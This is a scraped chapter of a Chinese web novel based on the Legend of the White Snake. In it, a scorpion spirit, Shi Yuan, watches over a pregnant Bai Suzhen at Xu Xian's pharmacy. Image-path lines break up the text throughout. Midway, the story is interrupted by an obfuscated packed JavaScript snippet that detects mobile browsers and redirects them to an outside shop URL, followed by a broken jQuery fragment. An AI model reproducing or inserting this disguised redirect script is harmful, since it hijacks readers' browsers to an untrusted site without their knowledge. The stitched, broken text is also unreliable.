许仙正在柜台后理药,闻声忙抬头笑迎:“郝大哥,今儿个怎么有空?”
郝大人哈哈一笑,把手里提着的酒壶往柜台上一放,道:“得了些好酒,想着泡壶雄黄,驱暑避邪。你这里的雄黄可是顶正的,我特地来寻些。”
许仙连忙点头应下,转身到后柜翻找。怎奈这几日掌柜的和伙计们不在,只剩他孤身看店,药材摆得七零八落。
他找了半天,愈翻愈心焦,口中喃喃:“奇了,早晨还见着有一包的,怎么没了?”
郝大人坐在一旁,悠哉喝着水,笑道:“你这铺子怕不是让老鼠给搬空了?”
许仙无奈笑笑:“还真别说,昨儿晚上就听见药柜里窸窸窣窣响,今儿一早还见几包破了口子,怕是连雄黄也遭了殃。”
他一边说,一边又把各角落搜了一遍,却仍旧一无所获。
郝大人摆摆手:“算了算了,不就是一壶酒,哪天你有了再给我留些便是。”
许仙满脸歉意地送他到门口,正打算再寒暄几句,忽听得一阵轻快的脚步声传来。
转头一看,只见巷口那头,一个穿着浅粉衣裙的姑娘提着个竹篮,一边走一边冲着许仙笑喊:
“许大哥,我娘亲手包了些粽子,让我给你送过来呢!”
那少女眉眼弯弯,眼底满是笑意,正是吴大夫家的女儿玉莲。
她快步走到门前,把竹篮递给许仙,语气欢快得像一只喜鹊:“还有,还有!我爹说,最近你媳妇身子不适,让你们别太操劳了,这些粽子里放了大枣,可都是补气养身的。”
说着,她又凑近,压低声音,笑眯眯地补充道:“听说嫂子怀上小宝宝了?我娘听了可高兴啦,让我一定替她祝你们百年好合,儿孙满堂呢!”
许仙被她连珠炮似的一番话说得忍俊不禁,连连道谢,接过竹篮仔细放到柜台上。
一旁的郝大人见了,咂咂嘴,笑着打趣道:“这吴家是真疼你呀,粽子都送到门上了。对了,玉莲,你家还有雄黄么?你许大哥这里让老鼠闹了个干净。”
玉莲闻言,歪着头想了想,笑道:“有呢!前些天刚进了新的。郝大叔要的话,不如随我一块走吧,顺便也尝尝我娘做的荷叶糯米鸡,香得很呢!”
郝大人哈哈大笑,爽快地答应:“好好好,这样的好事哪能错过!”
两人笑谈着走出门去,巷口又是一阵蝉鸣,夏意浓浓。
柜台后角,一只巴掌大的小蝎子悄悄探出半截身体,乌溜溜的眼珠滴溜溜转着,看着许仙手忙脚乱收拾粽子。
时鸢眼见玉莲蹦蹦跳跳地跑来送粽子,又见她提着篮子笑得眉眼弯弯,说着祝福的话语,时鸢心底竟也涌出一丝暖意。
【原来……玉莲已经彻底放下了。】
她想着,微微弯起了蝎尾。
曾经那个默默心仪许仙的小姑娘,如今能大大方方送上祝福,生活中有父母疼爱,有亲人关怀,不再因年少情事困顿。
小蝎子伏在柜后,心中感到一片欣慰。
郝大人和玉莲一前一后离开了,巷口只留下一阵笑声远远飘荡。
许仙关上铺门,拎着粽子,哼着小曲往内院走去。
小蝎子时鸢伏在柜角,细细听着动静。
等到四下再无声息,她才小心翼翼地溜了出来,一双小小的钳子抱着身体,螯足灵巧地踩着阴影,朝那几坛酒靠近。
【机会到了。】
她眨眨眼,盯准了其中一坛正置于桌边,稍一用力就能推翻。
许仙最近心神不宁,摆东西总是匆匆忙忙,这坛酒放得又靠边,轻轻一撞便有倾倒之势。
时鸢微微扬起尾巴,找准角度,蓄势待发。
正当她小心翼翼地攀上桌腿儿,开始找角度,准备给酒坛致命一击时,耳边忽然传来一声轻笑。
“原来,是你呀。”
时鸢浑身一僵,猛地缩起身子,警觉地朝声音来处看去。
只见门帘轻摇,白素贞一身素衣,正静静立在门边。
眉目温柔,眼里带着几分无奈和宠溺。
她怀中似乎还护着微微隆起的小腹,举止间小心又从容。
不像小青那样急脾气,一见妖物便喝止动手,白素贞只是温温和和地看着时鸢,眼中没有半分怒气。
“怎么不随小青一同上山,倒跑到这里来了?”
她走得很慢,像是怕惊动了什么,只用温柔的语气低声说话,
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17614528|205668||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
声音里带着一丝笑意。
时鸢慌忙爬动了几下,尾巴晃了晃,又止住了。
她不能开口说话,心里焦急得不得了,只能干巴巴地用小小的身子朝桌角挡了挡,像是在护着什么,又像是抗议。
白素贞看懂了她的意思,蹲下身来,柔声说道:“你是在担心这酒么?莫怕,今日泡的酒里并无雄黄。”
她轻轻伸手,却又在半空止住了动作,只是隔着几寸虚虚指了指:“不过,待会我也要嘱咐相公,这几日酒食都要小心些,不能随便乱喝了。”
时鸢怔了怔,听到“并无雄黄”,心头才稍稍松了口气。
对啊,酒坛里没有雄黄,只是普通的酒。
即便白娘子喝了,也无大碍。
何况她本就已修成多年法体,如今又怀有身孕,万万不会轻易大意。
想到这里,小蝎子时鸢终于不再紧张,伏在地上,螯足轻轻收拢成一团,像是小小地叹了口气。
白素贞见状,嘴角微弯,似是忍俊不禁。
她又柔声说道:“不过这人间气息,你一时半刻也适应不了,还是快些回山去吧。下次,莫要在人前乱跑,小心叫人一脚踩了。”
说罢,她转身进了内室,只留衣袂微动,带着阵阵药香。
时鸢静静伏在原地,直到她的身影彻底消失,才慢慢松开钳子,拖着疲惫的小小身躯,缓缓往角落退去。
这两日里,她日日小心躲避,曾经一度被雄黄熏到,又劳心劳力地守护在白素贞左右。
小蝎子的道行原就浅薄,耗神至此,已是强弩之末。
如今大事似已平安,她心神一松,只觉天旋地转。
勉力支撑着一双小小眼睛,在堂屋角落里找了个破旧空柜,硬是钻了进去。
【就眯一小会儿……】
意念微弱地闪过,时鸢在幽暗中缓缓蜷起了身子,终于沉沉睡去。
她不知道,就在她沉入昏睡的片刻之后,巷口又传来了一阵熟悉的脚步声。
郝大人匆匆赶回了保安堂,手中提着小小一包。
那是他刚从吴大夫那里寻来的雄黄,还顺手带了些药材,想着好心赠给许仙,泡在酒里以解暑祛毒。